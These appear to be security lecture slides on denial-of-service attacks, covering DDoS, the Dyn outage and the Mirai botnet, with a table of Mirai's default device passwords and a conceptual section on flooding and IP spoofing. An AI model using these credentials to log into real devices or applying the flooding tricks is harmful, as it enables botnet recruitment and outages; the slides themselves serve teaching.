
- Attack on availability

How?

- Overwhelm the target with with messages
- Disrupt some resource the target requires for operation (ie, power, network connectivity, OS, DNS, ...)

How it works

Network-based: exhaust target's available bandwidth for handling legitimate traffic




If attacker can generate traffic at a rate that exceeds B's bottleneck link capacity, legitimate packets will be dropped!

How it works

Application/OS-based: exhaust some resource used by target OS or application (eg. using all available memory)


Eg. What if request R forces server to call malloc()?



How it works

Application/OS-based: exhaust some resource used by target OS or application (eg. using all available memory)

Eg. What if request R forces server to call malloc()?



Attacker sends lots of requests of type R
=> Server uses all memory, can't respond to actual requests

Distributed Denial-of-Service (DDoS)

- Single attacker: limited by attacker's bandwidth, ability to make requests, ...
- Can have much higher impact if attack is distributed across many hosts


How?

- Usually: attacker controls a botnet: a huge group of small, infected machines that send packets on its behalf
- Modern botnets are complex and highly-distributed systems—as complex as the cloud services they attack!

DNS as a Target

- Oct. 21 2016: Spotify, Reddit, NYT, Wired, and many more became partially unavailable from the East Coast.
- **Dyn** provides DNS services to these companies, and was targeted with a massive DDoS attack.

=> Caused by Mirai botnet: >500K infected consumer devices




Link

Example: Mirai Botnet

- Responsible for some of the largest DDoS attacks observed and studied
- Composed of cheap, insecure Internet of Things (IoT) devices
  - Consumer products: cameras, DVRs, home routers, ...
  - Primary vulnerability: weak login credentials
- Infected ~65K devices in first hour, ~200-300K steady state

Actually a complex distributed system!
Really good writeup/talk here



Password	Device Type	Password	Device Type	Password	Device Type
123456	ACTi IP Camera	klv1234	HiSilicon IP Camera	1111	Xerox Printer
anko	ANKO Products DVR	jvbzd	HiSilicon IP Camera	Zte521	ZTE Router
pass	Axis IP Camera	admin	IPX-DDK Network Camera	1234	Unknown
888888	Dahua DVR	system	IQinVision Cameras	12345	Unknown
666666	Dahua DVR	meinsm	Mobotix Network Camera	admin1234	Unknown
vizxv	Dahua IP Camera	54321	Packet8 VOIP Phone	default	Unknown
7ujMko0vizxv	Dahua IP Camera	00000000	Panasonic Printer	fucker	Unknown
7ujMko0admin	Dahua IP Camera	realtek	RealTek Routers	guest	Unknown
666666	Dahua IP Camera	1111111	Samsung IP Camera	password	Unknown
dreambox	Dreambox TV Receiver	xmhdipc	Shenzhen Anran Camera	root	Unknown
juantech	Guangzhou Juan Optical	smcadmin	SMC Routers	service	Unknown
xc3511	H.264 Chinese DVR	ikwb	Toshiba Network Camera	support	Unknown
OxhlwSG8	HiSilicon IP Camera	ubnt	Ubiquiti AirOS Router	tech	Unknown
cat1029	HiSilicon IP Camera	supervisor	VideoIQ	user	Unknown
hi3518	HiSilicon IP Camera	<none>	Vivotek IP Camera	zlxx.	Unknown
klv123	HiSilicon IP Camera				

Table 5: **Default Passwords**—The 09/30/2016 Mirai source release included 46 unique passwords, some of which were traceable to a device vendor and device type. Mirai primarily targeted IP cameras, DVRs, and consumer routers.

Mirai: Capabilities


Mirai was a DDoS-for-hire service

- Received commands from control network with DDoS targets
- Various types of DDoS attacks supported
- Up to 600Gbps total bandwidth at its peak

Original version shut down (and author arrested), but code was open-sourced

- Lots of evolution since then
- See link for details

Example


DDOS attacks against Krebs on Security timeline
Attack volume
700Gbps
600Gbps
500Gbps
400Gbps
300Gbps
200Gbps
100Gbps
0Gbps
07/2013
01/2014
07/2014
01/2015
07/2015
01/2016
07/2016
196Gbps
ICMP/NTP
127Gbps
UDP/ICMP/NTP
230Gbps
UDP/DNS
623Gbps Mirai
SYN/ACK/GRE/HTTP

How to perform a DDoS?


Idea: flood target with lots of packets

What types of packets? Need...

- Small packets (easy to send, low-bandwidth)
- Causes resource usage on target

A few tricks to maximize attacker's capabilities...

Tricks: IP address spoofing



0 4 8 16 31 bit

Version | IHL | TOS | Total length

Identification | Flags | Frgment offset

TTL | Protocol | Header checksum

Source address

Destination address

Options

Data

20 bytes

